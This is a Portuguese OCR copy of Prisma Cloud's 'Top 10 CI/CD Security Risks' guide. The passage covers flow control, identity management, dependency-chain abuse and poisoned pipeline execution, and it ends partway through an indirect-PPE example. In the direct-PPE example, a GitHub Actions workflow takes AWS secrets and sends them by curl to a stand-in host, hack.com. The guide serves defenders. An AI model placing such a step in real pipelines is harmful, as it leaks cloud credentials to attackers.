paloalto NETWORKS

PRISMA® CLOUD

10 PRINCIPAIS

Riscos de segurança de CI/CD

Introdução

Ambientes, processos e sistemas de CI/CD são o coração pulsante da moderna organização de software. Eles entregam o código da estação de trabalho de um engenheiro para a produção. Combinado com o aumento da disciplina de DevOps e das arquiteturas de microsserviços, os sistemas e processos de CI/CD transformaram o ecossistema de engenharia:

- A pilha técnica é mais diversificada, tanto em relação às linguagens de programação quanto às tecnologias e estruturas adotadas mais adiante no pipeline (ex.: GitOps, K8s).
- A adoção de novas linguagens e estruturas está cada vez mais rápida, sem barreiras técnicas significativas.
- Há um uso crescente de práticas de automação e infraestrutura como código (IaC).
- Terceiros, sejam provedores externos ou dependências no código, tornaram-se uma parte importante de qualquer ecossistema de CI/CD em que a integração de um novo serviço normalmente não requer mais do que 1-2 linhas de código

Essas características permitem uma entrega de software mais rápida, flexível e diversificada. No entanto, eles também reformularam a superfície de ataque com uma infinidade de novos caminhos e oportunidades para os criminosos.

Invasores de todos os níveis de sofisticação estão voltando sua atenção para CI/CD, percebendo que os serviços de CI/CD fornecem um caminho eficiente para alcançar as joias da coroa de uma organização. A indústria está testemunhando um aumento significativo na quantidade, frequência e magnitude de incidentes e vetores de ataque com foco no abuso de falhas no ecossistema de CI/CD, incluindo:
O comprometimento do sistema de compilação SolarWinds, usado para espalhar malware para 18.000 clientes.

- O comprometimento do sistema de compilação **SolarWinds**, usado para espalhar malware para 18.000 clientes.
- A violação **Codecov**, que levou à exfiltração de segredos armazenados em variáveis de ambiente em milhares de pipelines de compilação em várias empresas.
- A violação de **PHP**, que resultou na publicação de uma versão maliciosa do PHP contendo um backdoor.
- A falha de **Confusão de dependência**, que afetou dezenas de empresas gigantes, e tira proveito de falhas na maneira como as dependências externas são obtidas para executar códigos maliciosos
  nas estações de trabalho de desenvolvedores e em ambientes de compilação.
- O comprometimento dos **pacotes ua-parser-js, coa e rc NPM,** com milhões de downloads semanais cada, que resultou na execução de código malicioso em milhões de ambientes de compilação e estações de trabalho de desenvolvedores.

Embora os invasores tenham adaptado suas técnicas às novas realidades de CI/CD, a maioria dos defensores ainda está no início de seus esforços para encontrar as maneiras corretas de detectar, entender e gerenciar os riscos associados a esses ambientes. Para buscar o equilíbrio certo entre segurança ideal e velocidade de engenharia, as equipes de segurança estão procurando controles de segurança mais eficazes que permitirão que a engenharia permaneça ágil sem comprometer a segurança.

A Iniciativa “10 principais riscos de segurança de CI/CD”

Este documento ajuda os defensores a identificar áreas de foco para proteger seu ecossistema de CI/CD. Ele é o resultado de uma extensa pesquisa sobre vetores de ataque associados a CI/CD e da análise de violações de alto perfil e falhas de segurança.

Inúmeros especialistas em vários setores e disciplinas se reuniram para colaborar neste documento para garantir sua relevância para o cenário atual de ameaças, a superfície de risco e os desafios que os defensores enfrentam ao lidar com esses riscos. Gostaríamos de agradecer e reconhecer todos os especialistas que participaram da revisão e validação deste documento.

Autores

Daniel Krivelevich
CTO de segurança de aplicativos
Prisma Cloud

Omer Gil
Diretor de Pesquisa da AppSec
Prisma Cloud

Revisores

Iftach Ian Amit
CSO Consultivo na Rapid7

Jonathan Jaffe
CISO na Lemonade Insurance

Ron Peled
Fundador e CEO na ProtectOps, ex-CISO da LivePerson

Hiroki Suezawa
Engenheiro de segurança na Mercari, Inc.

Noa Ginzbursky
Engenheiro Devops no Prisma Cloud AppSec

Jonathan Claudius
Diretor de garantia de qualidade na Mozilla

Adrian Ludwig
Diretor de confiança na Atlassian

Ty Shebano
CISO na Vercel

Tyler Welton
Engenheiro-chefe de segurança da Built Technologies, proprietário da Untamed Theory

Asi Greenholts
Pesquisador de Segurança no Prisma Cloud AppSec

Michael Coates
CEO e cofundador na Altitude Networks, ex-CISO no Twitter

Travis McPeak
Diretor de segurança do produto na Databricks

Astha Singhal
Diretor de segurança da informação na Netflix

Tyler Young
Diretor de Segurança na Relativity

10 principais riscos

Confira abaixo os 10 principais riscos de segurança de CI/CD. Todos os riscos seguem uma estrutura consistente:


- **Definição** - Definição concisa da natureza do risco.
- **Descrição** - Explicação detalhada do contexto e da motivação do invasor.
- **Impacto** - Detalhes sobre o possível impacto que a realização do risco pode ter em uma organização.
- **Recomendações** - Um conjunto de medidas e controles recomendados para otimizar a postura de CI/CD de uma organização em relação ao risco em questão.
- **Referências** - Uma lista de exemplos e precedentes do mundo real em que o risco em questão foi explorado.

A lista foi compilada conforme extensa pesquisa e análise baseada nas seguintes fontes:

- Análise da postura de arquitetura, do design e da segurança de centenas de ambientes de CI/CD em vários setores.
- Discussões profundas com especialistas do setor.
- Publicações detalhando incidentes e falhas de segurança dentro do domínio de segurança de CI/CD. Fornecemos exemplos quando relevantes.

Lista dos 10 principais riscos de segurança de CI/CD

CICD-SEC-1	Mecanismos de controle de fluxo insuficientes	**06**
CICD-SEC-2	Gerenciamento inadequado de identidade e acesso	**09**
CICD-SEC-3	Abuso da cadeia de dependência	**12**
CICD-SEC-4	Execução de pipeline envenenado (PPE)	**16**
CICD-SEC-5	PBAC insuficiente (controles de acesso baseados em pipeline)	**24**
CICD-SEC-6	Limpeza de credenciais insuficiente	**27**
CICD-SEC-7	Configuração insegura do sistema	**30**
CICD-SEC-8	Uso não regulamentado de serviços de terceiros	**33**
CICD-SEC-9	Validação inadequada da integridade de artefato	**36**
CICD-SEC-10	Registro e visibilidade insuficientes	**39**



CICD-SEC-1
Mecanismos de controle de fluxo insuficientes

Definição

Mecanismos de controle de fluxo insuficientes referem-se à capacidade de um invasor, que obteve permissões para um sistema dentro do processo de CI/CD (SCM, CI, repositório de artefatos etc.), de sozinho conseguir injetar código ou artefatos maliciosos no pipeline, devido a uma falha em mecanismos que aplicam aprovação ou revisão adicional.

Descrição

Fluxos de CI/CD são projetados para oferecer velocidade. Um novo código pode ser criado na máquina de um desenvolvedor e entrar em produção em minutos, muitas vezes com total confiança na automação e mínimo envolvimento humano. Como os processos de CI/CD são essencialmente a via rápida para os ambientes de produção altamente fechados e protegidos, as organizações introduzem continuamente medidas e controles destinados a garantir que nenhuma entidade (humana ou aplicativo) possa enviar código ou artefatos por meio do pipeline sem ser obrigado a passar por um conjunto rigoroso de revisões e aprovações.

Impacto

Um invasor com acesso a SCM, CI ou sistemas mais adiante no pipeline pode abusar de mecanismos de controle de fluxo insuficientes para implantar artefatos maliciosos. Depois de criados, os artefatos são enviados pelo pipeline, possivelmente até a produção, sem qualquer aprovação ou revisão. Por exemplo, um invasor pode:

- Enviar o código para uma filial do repositório, que é implantado automaticamente por meio do pipeline para produção.
- Enviar o código para uma filial do repositório e, em seguida, acionar manualmente um pipeline que envia o código para a produção.
- Enviar o código diretamente para uma biblioteca de utilitários, que é usada pelo código em execução em um sistema de produção.

- Abusar de uma regra de mesclagem automática no CI que mescla automaticamente as solicitações de pull que atendem a um conjunto predefinido de requisitos, enviando, assim, código malicioso não revisado.
- Abusar das regras insuficientes de proteção de filial, por exemplo, excluindo usuários ou filiais específicas para ignorar a proteção de filial e enviar código malicioso não revisado.
- Fazer upload de um artefato para um repositório de artefatos, como um pacote ou contêiner, disfarçado como um artefato legítimo criado pelo ambiente de compilação. Nesse cenário, a falta de controles ou verificações pode fazer com que o artefato seja selecionado por um pipeline de implantação e implantado na produção.
- Acessar a produção e alterar diretamente o código ou a infraestrutura do aplicativo (por exemplo, função AWS Lambda), sem nenhuma aprovação/verificação adicional.

Recomendações

Estabeleça mecanismos de controle de fluxo de pipeline para garantir que nenhuma entidade (humana/programática) seja capaz de enviar códigos e artefatos confidenciais por meio do pipeline sem verificação ou validação externa. Isso pode ser feito por meio da implementação das seguintes medidas:

- Configure as regras de proteção de filiais no código de hospedagem de filiais que é usado na produção e em outros sistemas confidenciais. Sempre que possível, evite a exclusão de contas de usuário ou filiais das regras de proteção de filiais. Nos casos em que as contas de usuário recebem permissão para enviar código não revisado para um repositório, certifique-se de que essas contas não tenham permissão para acionar os pipelines de implantação conectados ao repositório em questão.
- Limite o uso de regras de mesclagem automática e garanta que, onde quer que estejam em uso, sejam aplicáveis a uma quantidade mínima de contextos. Revise completamente o código de todas as regras de mesclagem automática para garantir que elas não possam ser ignoradas e evite importar código de terceiros no processo de mesclagem automática.
- Quando aplicável, evite que contas acionem pipelines de criação e implantação de produção sem aprovação ou revisão adicional.
- Opte por permitir que os artefatos fluam pelo pipeline apenas na condição de terem sido criados por uma conta de serviço de CI pré-aprovada. Evite que artefatos carregados por outras contas fluam pelo pipeline sem revisão e aprovação secundárias.
- Detecte e evite desvios e inconsistências entre o código em execução na produção e sua origem de CI/CD e modifique qualquer recurso que contenha um desvio.

Referências

- Backdoor implantado no repositório PHP git.Os invasores enviaram código malicioso não revisado diretamente para a filial principal do PHP, resultando em uma versão formal do PHP sendo espalhada para todos os sites do PHP.https://news-web.php.net/php.internals/113981

- Ignorando as regras de mesclagem automática no Homebrew, de RyotaK. Uma regra de mesclagem automática usada para mesclar alterações insignificantes na filial principal era suscetível de ser ignorada, permitindo que invasores mesclassem códigos maliciosos no projeto. https://brew.sh/2021/04/21/security-incident-disclosure/

- Ignorando revisões obrigatórias usando GitHub Actions, de Omer Gil. A falha permitiu alavancar o GitHub Actions para ignorar o mecanismo de revisões necessárias e enviar o código não revisado para uma filial protegida. https://www.cidersecurity.io/blog/research/bypassing-required-reviews-using-github-actions/

CICD-SEC-2
Gerenciamento de identidade e acesso inadequado

Definição

Os riscos inadequados de gerenciamento de identidade e acesso decorrem das dificuldades em gerenciar a grande quantidade de identidades espalhadas pelos diferentes sistemas no ecossistema de engenharia, desde o controle de origem até a implantação. A existência de identidades mal geridas, humanas e contas programáticas, aumenta o potencial e a extensão de dano de seu comprometimento.

Descrição

Os processos de entrega de software consistem em vários sistemas conectados entre si com o objetivo de mover o código e os artefatos do desenvolvimento para a produção. Cada sistema fornece vários métodos de acesso e integração (nome de usuário e senha, token de acesso pessoal, aplicativo de mercado, aplicativos oauth, plug-ins, chaves SSH). Os diferentes tipos de contas e métodos de acesso podem ter seu próprio método de provisionamento exclusivo, conjunto de políticas de segurança e modelo de autorização. Essa complexidade cria desafios no gerenciamento de diferentes identidades ao longo de todo o ciclo de vida da identidade e na garantia de que suas permissões estejam alinhadas com o princípio de privilégio mínimo.

Além disso, em um ambiente típico, a conta de usuário média de um SCM ou CI é altamente permissiva, pois esses sistemas não têm sido tradicionalmente uma área de foco importante para as equipes de segurança. Essas identidades são usadas principalmente por engenheiros que precisam de flexibilidade para criar grandes mudanças no código e na infraestrutura.

Algumas das principais preocupações e desafios relacionados ao gerenciamento de identidade e acesso no ecossistema de CI/CD incluem:

- **Identidades excessivamente permissivas** – Manter o princípio do privilégio mínimo para contas de aplicativo e humanas. Por exemplo, em SCMs – Garantir que cada identidade humana e de aplicativo tenha recebido apenas as permissões necessárias e apenas aos repositórios reais que precisam acessar não é trivial.

- **Identidades obsoletas** – Funcionários/sistemas que não estão ativos e/ou não precisam mais de acesso, mas não tiveram sua conta humana e programática em todos os sistemas de CI/CD desprovisionadas.
- **Identidades locais** – Sistemas que não têm acesso federado a um IDP centralizado, criando identidades que são gerenciadas localmente dentro do sistema em questão. As contas locais criam desafios na aplicação de políticas de segurança consistentes (por exemplo, política de senha, política de bloqueio, MFA), bem como no desprovisionamento adequado do acesso em todos os sistemas (por exemplo, quando um funcionário sai da organização).
- **Identidades externas** –
    - *Funcionários registrados com um endereço de e-mail de um domínio não pertencente ou gerenciado pela organização* – Nesse cenário, a segurança dessas contas depende muito da segurança das contas externas às quais estão atribuídas. Como essas contas não são gerenciadas pela organização, elas não são necessariamente compatíveis com a política de segurança da organização.
    - *Colaboradores externos* – Uma vez concedido o acesso de colaboradores externos a um sistema, o nível de segurança do sistema é derivado do nível do ambiente de trabalho do colaborador externo, fora do controle da organização.
- **Identidades autocadastradas** – Em sistemas onde o autocadastro é permitido, muitas vezes um endereço de domínio válido é o único pré-requisito para o autocadastro e acesso a sistemas de CI/CD. O uso do conjunto padrão/base de permissões para um sistema que seja diferente de "nenhum" expande significativamente a superfície de ataque potencial.
- **Identidades compartilhadas** – Identidades compartilhadas entre usuários humanos/aplicativos/humanos e aplicativos aumentam a pegada de suas credenciais, bem como criam desafios relacionados à responsabilidade em caso de uma possível investigação.

Impacto

A existência de centenas (ou às vezes milhares) de identidades, humanas e programáticas, em todo o ecossistema de CI/CD, combinada com a falta de práticas de gerenciamento de identidade e acesso eficazes e o uso comum de contas excessivamente permissivas, leva a um estado em que comprometer quase qualquer conta de usuário em qualquer sistema pode conceder recursos poderosos ao ambiente e pode servir como uma transição para o ambiente de produção.

Recomendações

- Realize análises e mapeamentos contínuos de todas as identidades em todos os sistemas dentro do ecossistema de engenharia. Para cada identidade, mapeie o provedor de identidade, o nível de permissões concedidas e o nível de permissões realmente usado. Certifique-se de que todos os métodos de acesso programático sejam cobertos na análise.
- Remova as permissões desnecessárias para o trabalho contínuo de cada identidade nos diferentes sistemas do ambiente.

- Determine um período aceitável para desabilitar/remover contas desatualizadas e desabilitar/remover qualquer identidade que tenha excedido o período predeterminado de inatividade.
- Evite criar contas de usuários locais. Em vez disso, crie e gerencie identidades usando um componente de organização centralizado (IdP). Sempre que as contas de usuários locais estiverem em uso, certifique-se de que as contas que não precisam mais de acesso sejam desativadas/removidas e que as políticas de segurança de todas as contas existentes correspondam às políticas da organização.
- Mapeie continuamente todos os colaboradores externos e garanta que suas identidades estejam alinhadas com o princípio de privilégio mínimo. Sempre que possível, conceda permissões com uma data de expiração predeterminada para contas humanas e programáticas, e desative a conta assim que o trabalho estiver concluído.
- Impeça que os funcionários usem seus endereços de e-mail pessoais ou qualquer endereço que seja de um domínio que não pertence e não é gerenciado pela organização, em relação a SCM, CI ou qualquer outra plataforma de CI/CD. Monitore continuamente os endereços fora do domínio nos diferentes sistemas e remova os usuários não compatíveis.
- Evite permitir que os usuários se cadastrem nos sistemas por conta própria e conceda permissão conforme necessário.
- Evite conceder permissões básicas em um sistema a todos os usuários e a grandes grupos aos quais as contas de usuário são atribuídas automaticamente.
- Evite utilizar contas compartilhadas. Crie contas exclusivas para cada contexto específico e conceda o conjunto exato de permissões necessárias para o contexto em questão.

Referências

- O comprometimento do servidor de compilação Stack Overflow TeamCity - O invasor conseguiu escalar seus privilégios no ambiente devido ao fato de que as novas contas registradas receberam privilégios administrativos no acesso ao sistema.https://stackoverflow.blog/2021/01/25/a-deeper-dive-into-our-may-2019-security-incident
- O código-fonte da Mercedes Benz vazou depois que um servidor do GitLab autogerenciado na Internet estava disponível para acesso por meio de autocadastro. https://www.zdnet.com/article/mercedes-benz-onboard-logic-unit-olu-source-code-leaks-online/
- Um servidor do GitLab autogerenciado do governo do estado de Nova York foi exposto à Internet, permitindo que qualquer pessoa se cadastrasse e fizesse login no sistema que armazenava segredos confidenciais.https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online/
- Malware adicionado ao código-fonte da distribuição do Gentoo Linux depois que a senha da conta do GitHub de um mantenedor do projeto foi comprometida. https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_Reports/2018-06-28_Github

CICD-SEC-3
Abuso da cadeia de dependência

Definição

Os riscos de abuso da cadeia de dependência referem-se à capacidade de um invasor de abusar de falhas relacionadas ao modo como as estações de trabalho de engenharia e ambientes de compilação buscam dependências de código. O abuso da cadeia de dependência resulta em um pacote malicioso inadvertidamente obtido e executado localmente quando extraído.

Descrição

O gerenciamento de dependências e pacotes externos usados pelo código autoescrito está se tornando cada vez mais complexo devido ao número total de sistemas envolvidos no processo em todos os contextos de desenvolvimento em uma organização. Os pacotes geralmente são obtidos usando um cliente exclusivo por linguagem de programação, normalmente a partir de uma combinação de repositórios de pacotes autogerenciados (por exemplo, Jfrog Artifactory) e repositórios SaaS específicos da linguagem (por exemplo: Node.js tem npm e o registro npm, o pip do Python usa PyPI, e gems do Ruby usam RubyGems).

Muitas organizações se esforçam ao máximo para detectar o uso de pacotes com vulnerabilidades conhecidas e realizar análises estáticas de códigos escritos por eles mesmos e por terceiros. No entanto, no contexto do uso de dependências, há um conjunto igualmente importante de controles necessários para proteger o ecossistema de dependências, envolvendo a segurança do processo que define como as dependências são extraídas. Configurações inadequadas podem fazer com que um engenheiro desavisado, ou pior, o sistema de compilação, baixe um pacote malicioso em vez do pacote que deveria ser recuperado. Em muitos casos, o pacote não é apenas baixado, mas também executado imediatamente após o download, devido a scripts de pré-instalação e processos semelhantes que são projetados para executar o código de um pacote imediatamente após a extração do pacote.

Os principais vetores de ataque neste contexto são:

- **Confusão de dependência** - Publicação de pacotes maliciosos em repositórios públicos com o mesmo nome dos pacotes internos, na tentativa de induzir os clientes a baixar o pacote malicioso em vez do privado.
- **Sequestro de dependência** - Obter o controle da conta de um mantenedor de pacote no repositório público a fim de carregar uma nova versão maliciosa de um pacote amplamente utilizado, com a intenção de comprometer clientes desavisados que extraiam a versão mais recente do pacote.
- **Typosquatting** - Publicação de pacotes maliciosos com nomes semelhantes aos de pacotes populares na esperança de que um desenvolvedor digite incorretamente um nome de pacote e busque acidentalmente o pacote com typosquatting.
- **Brandjacking** - Publicação de pacotes maliciosos de maneira consistente com a convenção de nomenclatura ou outras características do pacote de uma marca específica, na tentativa de fazer com que desenvolvedores desavisados busquem esses pacotes devido à associação falsa com a marca confiável.

Impacto

O objetivo dos invasores que carregam pacotes para repositórios de pacotes públicos usando uma das técnicas mencionadas acima é executar código malicioso em um host obtendo o pacote. Isso pode ser a estação de trabalho de um desenvolvedor ou um servidor de compilação que obtém o pacote. Depois que o código malicioso está em execução, ele pode ser aproveitado para roubo de credenciais e movimentação lateral dentro do ambiente em que é executado.

Outro cenário potencial é o código mal-intencionado do invasor chegar aos ambientes de produção a partir do servidor de compilação. Em muitos casos, o pacote malicioso continuaria a manter também a funcionalidade original e segura que o usuário esperava, resultando em uma menor probabilidade de descoberta.

Recomendações

Há uma ampla gama de métodos de mitigação que são específicos para a configuração dos diferentes clientes específicos da linguagem e a maneira como os proxies internos e os repositórios de pacotes externos são usados.

Dito isso, todos os controles recomendados compartilham os mesmos princípios orientadores -

- Nenhum pacote de código de extração de cliente deve ter permissão para buscar pacotes diretamente da Internet ou de fontes não confiáveis. Em vez disso, os seguintes controles devem ser implementados:

    - *Quando pacotes de terceiros forem extraídos de um repositório externo, certifique-se de que todos os pacotes sejam extraídos por meio de um proxy interno, e não diretamente da Internet. Isso permite a implantação de controles de segurança adicionais na camada de proxy, além de fornecer recursos investigativos em torno de pacotes extraídos no caso de um incidente de segurança.*
    - *Quando aplicável, não permita a extração de pacotes diretamente de repositórios externos. Configure todos os clientes para extrair pacotes de repositórios internos, contendo pacotes pré-vetados, e estabeleça um mecanismo para verificar e aplicar essa configuração de cliente.*
- Ative a soma de verificação e verificação de assinatura para pacotes extraídos.
- Evite configurar clientes para obter a versão mais recente de um pacote. Opte por configurar uma versão pré-aprovada ou intervalos de versões. Use as técnicas específicas da estrutura para "bloquear" continuamente a versão do pacote necessária em sua organização para uma versão estável e segura.
- Escopos:
    - *Certifique-se de que todos os pacotes privados estejam registrados no escopo da organização.*
    - *Certifique-se de que todos os códigos que fazem referência a um pacote privado usem o escopo do pacote.*
    - *Certifique-se de que os clientes sejam forçados a buscar pacotes que estão sob o escopo de sua organização exclusivamente de seu registro interno.*
- Quando os scripts de instalação estiverem sendo executados como parte da instalação do pacote, certifique-se de que exista um contexto separado para esses scripts, que não tenham acesso a segredos e outros recursos confidenciais disponíveis em outros estágios do processo de compilação.
- Certifique-se de que os projetos internos sempre contenham arquivos de configuração de gerenciadores de pacotes (por exemplo, .npmrc no NPM) no repositório de código do projeto, para substituir qualquer configuração insegura potencialmente existente em um cliente que busca o pacote.
- Evite publicar nomes de projetos internos em repositórios públicos.
- Como regra geral, dada a quantidade de gerenciadores de pacotes e configurações em uso simultaneamente, a prevenção completa do abuso da cadeia de terceiros está longe de ser trivial. Portanto, é recomendado garantir que um nível apropriado de foco seja colocado em torno da detecção, do monitoramento e da mitigação para garantir que, em caso de incidente, ele seja identificado o mais rápido possível e tenha o mínimo de danos potenciais.
  Nesse contexto, todos os sistemas relevantes devem ser reforçados adequadamente de acordo com as diretrizes do risco "CICD-SEC-7: configuração insegura do sistema".

Referências

- Confusão de Dependência, de Alex Birsan. Um vetor de ataque que engana os gerenciadores de pacotes e proxies para buscar um pacote malicioso de um repositório público em vez do pacote pretendido com o mesmo nome de um repositório interno. https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

- Aplicativos Amazon, Zillow, Lyft e Slack NodeJS visados por agentes de ameaças que usam a vulnerabilidade de Confusão de Dependência. https://www.bleepingcomputer.com/news/security/malicious-npm-packages-target-amazon-slack-with-new-dependency-attacks/

- A biblioteca NPM ua-parser-js, com 9 milhões de downloads por semana, foi sequestrada para lançar criptomineradores e roubar credenciais. https://github.com/advisories/GHSA-pjwm-rvh2-c87w

- A biblioteca coa NPM, com 9 milhões de downloads por semana, foi sequestrada para roubar credenciais. https://github.com/advisories/GHSA-73qr-pfmq-6rp8

- A biblioteca rc NPM, com 14 milhões de downloads por semana, foi sequestrada para roubar credenciais. https://github.com/advisories/GHSA-g2q5-5433-rhrf

CICD-SEC-4
Execução de pipeline envenenado (PPE)

Definição

Os riscos da Execução de pipeline envenenado (PPE) referem-se à capacidade de um invasor com acesso a sistemas de controle de origem, e sem acesso ao ambiente de compilação, de manipular o processo de compilação injetando códigos/comandos maliciosos na configuração do pipeline de compilação, essencialmente "envenenando" o pipeline e a execução de código malicioso como parte do processo de compilação.

Descrição

O vetor de PPE abusa das permissões contra um repositório de SCM, de maneira que faz com que um pipeline de CI execute comandos maliciosos.

Os usuários que têm permissões para manipular os arquivos de configuração do CI, ou outros arquivos dos quais o trabalho do pipeline de CI depende, podem modificá-los para conter comandos maliciosos, "envenenando" o pipeline de CI que executa esses comandos.

Os pipelines que executam código não revisado, por exemplo, aqueles que são acionados diretamente de solicitações pull ou confirmações em filiais arbitrárias do repositório, são mais suscetíveis a PPE. O motivo é que esses cenários, por natureza, contêm código que não passou por nenhuma revisão ou aprovação.

Uma vez capaz de executar código mal-intencionado no pipeline de CI, o invasor pode realizar uma ampla variedade de operações mal-intencionadas, tudo dentro do contexto da identidade do pipeline.

Há três tipos de PPEs:

PPE direto (D-PPE): Em um cenário de D-PPE, o invasor modifica o arquivo de configuração do CI em um repositório ao qual ele tem acesso, seja enviando a alteração diretamente para uma filial remota desprotegida no repositório ou enviando um PR com a alteração de uma filial ou fork. Como a execução do pipeline

do CI é acionada pelos eventos “push” ou ”PR”, e a execução do pipeline é definida pelos comandos no arquivo de configuração do CI modificado, os comandos maliciosos do invasor são executados no nó de compilação após o pipeline de compilação ser acionado.

PPE indireto (I-PPE): Em certos casos, a possibilidade de D-PPE não está disponível para um invasor com acesso a um repositório de SCM:

- Se o pipeline estiver configurado para extrair o arquivo de configuração de CI de uma filial separada e protegida no mesmo repositório.
- Se o arquivo de configuração do CI estiver armazenado em um repositório separado do código-fonte, sem a opção de um usuário editá-lo diretamente.
- Se a compilação do CI for definida no próprio sistema de CI, em vez de em um arquivo armazenado no código-fonte.

Nesse cenário, o invasor ainda pode envenenar o pipeline injetando código malicioso em arquivos referenciados pelo arquivo de configuração do pipeline, por exemplo:

- make: executa os comandos definidos no arquivo “Makefile”.
- Scripts referenciados no arquivo de configuração do pipeline, que são armazenados no mesmo repositório que o próprio código-fonte (por exemplo, python myscript.py, em que myscript.py seria manipulado pelo invasor).
- Testes de código: as estruturas de teste executadas no código do aplicativo dentro do processo de compilação dependem de arquivos dedicados, armazenados no mesmo repositório que o próprio código-fonte. Os invasores que são capazes de manipular o código responsável pelo teste podem executar comandos maliciosos dentro da compilação.
- Ferramentas automáticas: linters e scanners de segurança usados no CI também são comumente dependentes de um arquivo de configuração residente no repositório. Muitas vezes, essas configurações envolvem carregar e executar código externo de um local definido dentro do arquivo de configuração.

Portanto, em vez de envenenar o pipeline inserindo comandos maliciosos diretamente no arquivo de definição do pipeline, no I-PPE, um invasor injeta código malicioso nos arquivos referenciados pelo arquivo de configuração. Por fim, o código malicioso é executado no nó do pipeline assim que o pipeline é acionado e executa os comandos declarados nos arquivos em questão.

Público-PPE (3PE): A execução de um ataque PPE requer acesso ao repositório que hospeda o arquivo de configuração do pipeline ou aos arquivos aos quais ele faz referência. Na maioria dos casos, a permissão para fazê-lo seria dada aos membros da organização, principalmente engenheiros. Portanto, os invasores normalmente precisam ter a permissão de um engenheiro para acessar o repositório e executar um ataque de PPE direto ou indireto.

No entanto, em alguns casos, o envenenamento de pipelines de CI está disponível para invasores anônimos na Internet: repositórios públicos (por exemplo, projetos de código aberto) geralmente permitem que qualquer usuário contribua, geralmente criando solicitações pull, sugerindo alterações no código. Esses projetos geralmente são testados e compilados automaticamente usando uma solução de CI, de maneira semelhante aos projetos privados.


Se o pipeline de CI de um repositório público executar código não revisado sugerido por usuários anônimos, ele estará suscetível a um ataque de PPE público ou, resumidamente, 3PE. Isso também expõe ativos internos, como segredos de projetos privados, nos casos em que o pipeline do repositório público vulnerável é executado na mesma instância de CI que os privados.

Exemplos

Exemplo 1: Roubo de credenciais por PPE Direto (GitHub Actions)

No exemplo a seguir, um repositório do GitHub está conectado a um fluxo de trabalho do GitHub Actions que busca o código, o cria, executa testes e, por fim, implanta artefatos na AWS. Quando um novo código é enviado para uma filial remota no repositório, o código, incluindo o arquivo de configuração do pipeline, é obtido pelo executor (o nó do fluxo de trabalho).

```
name: PIPELINE
on: push
jobs:
 build:
  runs-on: ubuntu-latest
  steps:
    - run: |
        echo "building..."
        echo "testing..."
        echo "deploying..."
```



Nesse cenário, um ataque D-PPE seria realizado da seguinte forma:

1. Um invasor cria uma nova filial remota no repositório, na qual atualiza o arquivo de configuração do pipeline com comandos maliciosos destinados a acessar as credenciais da AWS com escopo para a organização do GitHub e, em seguida, enviá-las para um servidor remoto.

```
name: PIPELINE
on: push
jobs:
 build:
  runs-on: ubuntu-latest
  steps:
    - env:
        ACCESS_KEY: ${{ secrets.AWS_ACCESS_KEY_ID }}
        SECRET_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}

      run: |
        curl -d creds="$(echo $ACCESS_KEY:$SECRET_KEY | base64 | base64)" hack.com
```

2. Depois que a atualização é enviada, isso aciona um pipeline que busca o código do repositório, incluindo o arquivo de configuração de pipeline malicioso.
3. O pipeline é executado com base no arquivo de configuração "envenenado" pelo invasor. De acordo com os comandos maliciosos do invasor, as credenciais da AWS armazenadas como segredos do repositório são carregadas na memória.
4. O pipeline prossegue para executar os comandos do invasor que enviam as credenciais da AWS para um servidor controlado pelo invasor.
5. Assim, o invasor pode usar as credenciais roubadas para acessar o ambiente de produção da AWS.

Exemplo 2: Roubo de credenciais por PPE Indireto (GitHub Actions)

Desta vez, é um pipeline do Jenkins que busca o código do repositório, o compila, executa testes e, por fim, implanta na AWS. Nesse cenário, a configuração do pipeline é tal que o arquivo que descreve o pipeline, o Jenkinsfile, é sempre obtido da filial principal do repositório, que é protegido. Portanto, o invasor não pode manipular a definição de compilação, o que significa que buscar segredos armazenados no armazenamento de credenciais do Jenkins ou executar o trabalho em outros nós não é possível.

No entanto, isso não significa que o pipeline esteja livre de riscos;
No estágio de compilação do pipeline, as credenciais da AWS são carregadas como variáveis de ambiente, tornando-as disponíveis apenas para os comandos executados nesse estágio. No exemplo abaixo, o comando make, que é baseado no conteúdo do Makefile (também armazenado no repositório), é executado como parte desta etapa.

